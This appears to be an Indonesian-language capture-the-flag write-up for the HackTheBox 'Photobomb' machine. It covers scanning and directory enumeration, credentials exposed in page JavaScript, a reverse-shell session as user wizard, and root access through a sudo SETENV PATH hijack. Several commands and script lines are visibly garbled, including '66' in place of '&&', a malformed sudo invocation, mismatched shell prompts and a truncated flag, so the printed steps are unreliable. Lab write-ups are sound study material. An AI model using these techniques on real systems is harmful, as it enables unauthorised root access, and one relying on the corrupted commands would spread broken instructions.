

AoL_Network_Penetration_Testing

HackTheBox - Photobomb



- Executive Summary

Setelah menjalankan proses penetration ditemukan dua file yang berformat text yang bernama user.txt dan root.txt. Dimana user.txt kita temukan di direktori home dan pada file wizard. Sedangkan root.txt baru bisa didapat setelah kita mengubah user menjadi super user alias root. Yang terletak pada directory home/wizard/photobomb. Kedua text tersebut berisikan sebuah flag.

- Flag 1 : user.txt

```
[pencat-env]~(root@kali)~[~/home/kali]
└─$ pwnctl-cs --listen --port 6969
/home/kali/pwnctl-env/lib/python3.10/site-packages/paramiko/transport.py:178: CryptographyDeprecationWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
[18:48:22] Welcome to pwnctl
[18:48:37] Received connection from 10.10.11.182:59796
[18:48:37] 0.0.0.0:6969: upgrading from /usr/bin/bash to /usr/bin/kali
[18:48:38] 10.10.11.182:59796: registered new host w/ db
(local) pwnctl
(remote) wizard@photobomb:/home/wizard/photobomb$ whoami
wizard
(remote) wizard@photobomb:/home/wizard/photobomb$ ls
log photobomb.sh public resized_images server.rb source_images
(remote) wizard@photobomb:/home/wizard/photobomb$ pwd
/home/wizard/photobomb
(remote) wizard@photobomb:/home/wizard/photobomb$ cd ..
(remote) wizard@photobomb:/home/wizard$ ls
photobomb user.txt
(remote) wizard@photobomb:/home/wizard$ cat user.txt
8fdcf298bf3ec1e8cab5d475a3d8a9dc
```

- Flag 2 : root.txt

```
(root@kali:~) sudo -i
Matching Defaults entries for wizard on photobomb:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User wizard may run the following commands on photobomb:
(root) SETENV: NOPASSWD: /opt/cleanup.sh

(wizard@kali:~) cat /opt/cleanup.sh
#!/bin/bash
cd /home/wizard/photobomb

# clean up log files
if [ -s log/photobomb.log ] 66 ! [ -t log/photobomb.log ]
then
/bin/cat log/photobomb.log > log/photobomb.log.old
/usr/bin/truncate -s0 log/photobomb.log
fi

# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;

(wizard@kali:~) id
uid=1000(wizard) gid=1000(wizard) groups=1000(wizard)

(wizard@kali:~) echo bash
bash

(wizard@kali:~) echo bash > find
(wizard@kali:~) chmod +x find
(wizard@kali:~) sudo PATH=$PATH:/opt/cleanup.sh
root@photobomb:/home/wizard/photobomb# id
uid=0(root) gid=0(root) groups=0(root)
root@photobomb:/home/wizard/photobomb# whoami
root
root@photobomb:/home/wizard/photobomb# cd
root@photobomb:~# ls
root.txt
root@photobomb:~# cat root.txt
ed79312ee7407b272f64a273ff7c5f
root@photobomb:~#
```

Connect ke machine Photobomb dengan openvpn yang didownload terlebih dahulu dengan command yang dijalankan dengan privilege root yaitu memakai command sudo. Command nya adalah **sudo openvpn [nama vpn]**.

Lalu join machine

```
kali@kali: ~/Downloads

File Actions Edit View Help

--(kali@kali:~)
4 < Downloads

--(kali@kali:~/Downloads)
4 ls
flag.txt idfreest_linux_run "lab_Tonimank007(1).ovpn" lab_Tonimank007.ovpn linpeas.sh organ.xlsx soccer "starting_point_Tonimank007(1).ovpn" starting_point_Tonimank007.ovpn strings

--(kali@kali:~/Downloads)
4 sudo openvpn "lab_Tonimank007(1).ovpn"
[sudo] password for kali:

2023-01-14 09:59:18 WARNING: Compression for receiving enabled, Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2023-01-14 09:59:18 OpenVPN 2.5.7 x86_64-pc-linux-gnu [LZO] [LZ4] [EPOLL] [PKCS11] [EMU/PTINUP] [AEAD] built on Jul  5 2022
2023-01-14 09:59:18 Library versions: OpenSSL 3.0.7 1 Nov 2022, LZO 2.10
2023-01-14 09:59:18 Outgoing Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2023-01-14 09:59:18 Incoming Control Channel Authentication: Using 256 bit message hash 'SHA256' for HMAC authentication
2023-01-14 09:59:18 TCP/UDP: Preserving recently used remote address: [AF_INET]43.249.38.1:1337
2023-01-14 09:59:18 Socket Buffers: R=[212992->212992] S=[212992->212992]
2023-01-14 09:59:18 UDP link local: (not bound)
2023-01-14 09:59:18 UDP link remote: [AF_INET]43.249.38.1:1337
2023-01-14 09:59:18 TLS: Initial packet from [AF_INET]43.249.38.1:1337, sid=554053ed fbabdfbf
2023-01-14 09:59:18 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBox CA, name=htb, emailAddress=info@hackthebox.eu
2023-01-14 09:59:18 VERIFY OK OK
2023-01-14 09:59:18 validating certificate extended key usage
2023-01-14 09:59:18 == Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2023-01-14 09:59:18 VERIFY OK OK
2023-01-14 09:59:18 VERIFY OK: depth=0, C=UK, ST=City, L=London, O=HackTheBox, CN=htb, name=htb, emailAddress=info@hackthebox.eu
2023-01-14 09:59:18 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bit RSA, signature: RSA-SHA1
2023-01-14 09:59:18 [htb] Peer Connection Initiated with [AF_INET]43.249.38.1:1337
2023-01-14 09:59:18 PUSH: Received control message: 'PUSH_REPLY,route 10.10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping 10,ping-restart 120,ifconfig-1
pv6 dead:beef::1830/64,dead:beef::1::1,ifconfig 10.10.14.50 255.255.254.0,peer-id 13,cipher AES-256-CBC'
2023-01-14 09:59:18 OPTIONS IMPORT: timers and/or timeouts modified
2023-01-14 09:59:18 OPTIONS IMPORT: --ifconfig/up options modified
2023-01-14 09:59:18 OPTIONS IMPORT: route options modified
2023-01-14 09:59:18 OPTIONS IMPORT: route-related options modified
2023-01-14 09:59:18 OPTIONS IMPORT: peer-id set
2023-01-14 09:59:18 OPTIONS IMPORT: adjusting link_mtu to 1625
2023-01-14 09:59:18 OPTIONS IMPORT: data channel crypto options modified
2023-01-14 09:59:18 Data Channel: using negotiated cipher 'AES-256-CBC'
2023-01-14 09:59:18 Outgoing data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-01-14 09:59:18 Outgoing Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2023-01-14 09:59:18 Incoming data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2023-01-14 09:59:18 Incoming Data Channel: Using 256 bit message hash 'SHA256' for HMAC authentication
2023-01-14 09:59:18 net_route_v4_best_gw query: dst 0.0.0.0
2023-01-14 09:59:18 net_route_v4_best_gw result: via 192.168.137.2 dev eth0
2023-01-14 09:59:18 ROUTE_GATEWAY 192.168.137.2/255.255.255.0 IFAc6:eth0 HWADDR=08:0c:29:c8:29:4a
2023-01-14 09:59:18 OOOB: remote host ipv6=0
2023-01-14 09:59:18 net_route_v4_best_gw query: dst ::
2023-01-14 09:59:18 sitnl_send: rtnl: Generic error (-101): Network is unreachable
2023-01-14 09:59:18 ROUTE6: default gateway=0000
2023-01-14 09:59:18 TUN/TAP device tun0 opened
2023-01-14 09:59:18 net_iface_mtu_set: mtu 1500 for tun0
2023-01-14 09:59:18 net_iface_up: set tun0 up
2023-01-14 09:59:18 net_addr_v4_add: 10.10.14.50/23 dev tun0
2023-01-14 09:59:18 net_iface_mtu_set: mtu 1500 for tun0
2023-01-14 09:59:18 net_iface_up: set tun0 up
2023-01-14 09:59:18 net_addr_v6_add: dead:beef::1830/64 dev tun0
2023-01-14 09:59:18 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [null] table 0 metric -1
2023-01-14 09:59:18 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [null] table 0 metric -1
2023-01-14 09:59:18 add_route_ipv6(dead:beef::/64 -> dead:beef::1) dev tun0
2023-01-14 09:59:18 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2023-01-14 09:59:18 WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
2023-01-14 09:59:18 Initialization Sequence Completed
```


- Information Gathering


Lalu menggunakan command Nmap terhadap ip machine dengan format: **nmap 10.10.11.182 -sV -p-**. Command -sV berfungsi untuk mencari tau service apa saja yang bekerja pada port yang ada di ip. Lalu -p- berfungsi untuk mencari secara keseluruhan port.

```
kali@kali: ~/Downloads x kali@kali: ~ x
(kali@kali)-[~]
$ nmap 10.10.11.182 -p- -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-14 10:01 EST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 52.46% done; ETC: 10:01 (0:00:04 remaining)
Stats: 0:00:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 10:01 (0:00:06 remaining)
Nmap scan report for photobomb.htb (10.10.11.182)
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.30 seconds

(kali@kali)-[~]
$
```


Lalu setelah mengetahui port, terdapat service http, dan langsung dijalankan ke web dengan format [ip]:[port] = 10.10.11.182:80.




Namun halaman web tidak dapat dibuka, sehingga kita harus mendaftarkan ip dan dns dari web photobomb tersebut dengan command **sudo nano /etc/hosts/**



Lalu akan muncul halaman page berikut dan setelah ditulis ip dari htb.photobomb dan ip-nya, langsung di save. Setelah itu dicoba untuk merefresh ulang halaman web photobomb dan berhasil muncul tampilan dari web. Dan terdapat clickable link yang bertuliskan “click here!” dan terdapat kalimat mencurigakan yang bertuliskan “**the credentials are in your welcome pack**”.



setelah diklik, muncul pop up yang meminta username dan password untuk login



Dan setelah dicoba command gobuster apakah terdapat hidden page.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://photobomb.htb/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x pdf,xlsx,xlms,html,docx,jpg,png


Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://photobomb.htb/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.3
[+] Extensions: docx,jpg,png,pdf,xlsx,xlms,html
[+] Timeout: 10s

2023/01/14 10:09:07 Starting gobuster in directory enumeration mode


/printer.xlms (Status: 401) [Size: 188]
/printer (Status: 401) [Size: 188]
/printer.pdf (Status: 401) [Size: 188]
/printer.html (Status: 401) [Size: 188]
/printer.png (Status: 401) [Size: 188]
/printer.docx (Status: 401) [Size: 188]
/printer.jpg (Status: 401) [Size: 188]
```

Terdapat beberapa list hidden page yang dapat dicoba ke dalam web namun, setelah diklik, muncul pop up yang meminta username dan password untuk login



Mencoba mengakses hidden page yang ditemukan pada langkah sebelumnya. Sayangnya diperlukan login username dan password untuk mengakses halaman website itu.

- Services Enumeration



Setelah menemukan jalan buntu pada cara sebelumnya, Kami mendapatkan ide untuk melihat Elemen dari website tersebut. Pada saat kami melakukan pemeriksaan terhadap source dari web itu.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Photobomb</title>
5 <link type="text/css" rel="stylesheet" href="styles.css" media="all" />
6 <script src="photobomb.js"></script>
7 </head>
8 <body>
9 <div id="container">
10 <header>
11 <h1><a href="/">Photobomb</a></h1>
12 </header>
13 <article>
14 <h2>Welcome to your new Photobomb franchise!</h2>
15 <p>You will soon be making an amazing income selling premium photographic gifts.</p>
16 <p>This state-of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
17 <p>To get started, please <a href="/printer" class="creds">click here!</a> (the credentials are in your welcome pack).</p>
18 <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
19 </article>
20 </div>
21 </body>
22 </html>
23


```

```

function init() {
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me
  if (document.cookie.match(/^(.*)"?\s*isPhotoBombTechSupport\s*=\s*[^;]+(.*?)?$/)) {
    document.getElementsByClassName('creds')[0].setAttribute('href', 'http://pH0t0:b0Mb!@photobomb.htb/printer');
  }
}
window.onload = init;


```

